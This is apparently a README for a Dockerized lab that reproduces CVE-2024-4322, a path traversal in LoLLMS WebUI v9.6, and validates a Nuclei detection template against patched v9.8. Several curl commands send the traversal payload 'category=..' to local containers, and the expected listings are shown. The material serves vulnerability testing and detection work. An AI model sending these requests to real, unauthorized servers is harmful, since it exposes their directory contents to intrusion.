 mj-bin/poc_cve-2024-4322
POC_CVE-2024-4322

This repository provides Dockerized local labs for reproducing CVE-2024-4322, a path traversal vulnerability in LoLLMS WebUI v9.6, and for validating that the associated Nuclei template does not match LoLLMS WebUI v9.8.
Use this lab only against local, owned, or explicitly authorized targets.
The /list_personalities endpoint in LoLLMS WebUI v9.6 is vulnerable to path
traversal. The user-controlled category parameter is appended to the
personalities_zoo_path without sanitization:
personalities_dir = lollmsElfServer.lollms_paths.personalities_zoo_path/f'{category}'
By sending category=.., the request can escape the intended personalities
directory and list the contents of a parent directory.
Expected vulnerability signal:
category=   -> []
category=.. -> response contains "personalities_zoo"
The fixed v9.8 behavior rejects the traversal input before directory listing.
| Environment | Version | Service | Host URL | Expected template result |
|---|---|---|---|---|
| Linux vulnerable | v9.6 | linux-vuln-server | http://127.0.0.1:9600 | match |
| Linux patched | v9.8 | linux-patched-server | http://127.0.0.1:9602 | no match |
| Windows vulnerable | v9.6 | windows-vuln-server | http://127.0.0.1:9601 | match |
| Windows patched | v9.8 | windows-patched-server | http://127.0.0.1:9603 | no match |
Run all commands from the directory containing this README.
docker compose up --build -d linux-vuln-server
docker compose logs -f linux-vuln-server
Wait for:
Uvicorn running on http://0.0.0.0:9600
Press Ctrl-C to stop following logs. The container keeps running.
curl -sS 'http://127.0.0.1:9600/list_personalities?category=' | jq .
curl -sS 'http://127.0.0.1:9600/list_personalities?category=..' | jq .
Expected result:
[]
["personalities_zoo","extensions_zoo","bindings_zoo","models_zoo"]
The order may vary. The important signal is that the traversal response differs
from the control response and contains personalities_zoo.
nuclei -duc -validate -t templates/CVE-2024-4322.yaml

nuclei -duc -u http://127.0.0.1:9600 -t templates/CVE-2024-4322.yaml -debug
Expected result:
[CVE-2024-4322:dsl-1] [http] [high] http://127.0.0.1:9600/list_personalities?category=..
docker compose --profile patched up --build -d linux-patched-server
docker compose --profile patched logs -f linux-patched-server
Wait for:
Uvicorn running on http://0.0.0.0:9600
curl -i 'http://127.0.0.1:9602/list_personalities?category='
curl -i 'http://127.0.0.1:9602/list_personalities?category=..'
Expected result:
category=   -> HTTP 200 []
category=.. -> HTTP 400 {"detail":"Detected an attempt of path traversal or command injection. Are you kidding me?"}

nuclei -duc -u http://127.0.0.1:9602 -t templates/CVE-2024-4322.yaml
Expected result:
[INF] Scan completed ... 0 matches found.
This requires Docker Desktop in Windows containers mode. Run the commands below from this directory in PowerShell.
docker compose --profile windows up --build -d windows-vuln-server
docker compose --profile windows logs -f windows-vuln-server
Wait for:
Uvicorn running on http://0.0.0.0:9600
curl.exe -sS "http://127.0.0.1:9601/list_personalities?category="
curl.exe -sS "http://127.0.0.1:9601/list_personalities?category=.."
Expected result:
[]
["bindings_zoo","extensions_zoo","models_zoo","personalities_zoo"]
The order may vary. The important signal is that the traversal response differs
from the control response and contains personalities_zoo.

nuclei -duc -u http://127.0.0.1:9601 -t .\templates\CVE-2024-4322.yaml -debug
Expected result:
[CVE-2024-4322:dsl-1] [http] [high] http://127.0.0.1:9601/list_personalities?category=..
This requires Docker Desktop in Windows containers mode. Run the commands below from this directory in PowerShell.
docker compose --profile windows up --build -d windows-patched-server
docker compose --profile windows logs -f windows-patched-server
Wait for:
Uvicorn running on http://0.0.0.0:9600
curl.exe -i "http://127.0.0.1:9603/list_personalities?category="
curl.exe -i "http://127.0.0.1:9603/list_personalities?category=.."
Expected result:
category=   -> HTTP 200 []
category=.. -> HTTP 400 {"detail":"Detected an attempt of path traversal or command injection. Are you kidding me?"}


nuclei -duc -u http://127.0.0.1:9603 -t .\templates\CVE-2024-4322.yaml
Expected result:
[INF] Scan completed ... 0 matches found.
Linux containers:
docker compose --profile patched down --rmi local
Windows containers:
docker compose --profile windows down
curl.jq for the Linux vulnerable HTTP examples.If jq is not available on the Linux host, use the analyst container:
docker compose --profile tools run --rm analyst sh
curl -sS 'http://linux-vuln-server:9600/list_personalities?category=' | jq .
curl -sS 'http://linux-vuln-server:9600/list_personalities?category=..' | jq .
If Nuclei is not installed on Windows, download the Windows release binary from
https://github.com/projectdiscovery/nuclei/releases, unzip it, and run
nuclei.exe directly from the extracted directory.
The Dockerfiles patch the historical installers during build so the lab is reproducible today:
The vulnerable labs clone the lollms-webui v9.6 tag.
The patched labs clone the lollms-webui v9.8 tag.
The lollms_core submodule URL is rewritten to
https://github.com/ParisNeo/lollms_legacy.git because the old source
history moved there.
Version pinning is checked against upstream Git metadata:
v9.6 is e2f2d313cd6ea3fe81dfc4496f985f5b650853b9, and v9.8 is
8a8e3a1c386321f641a014bf8f7029512ccad411.
git ls-remote --tags https://github.com/ParisNeo/lollms-webui.git refs/tags/v9.6 refs/tags/v9.8
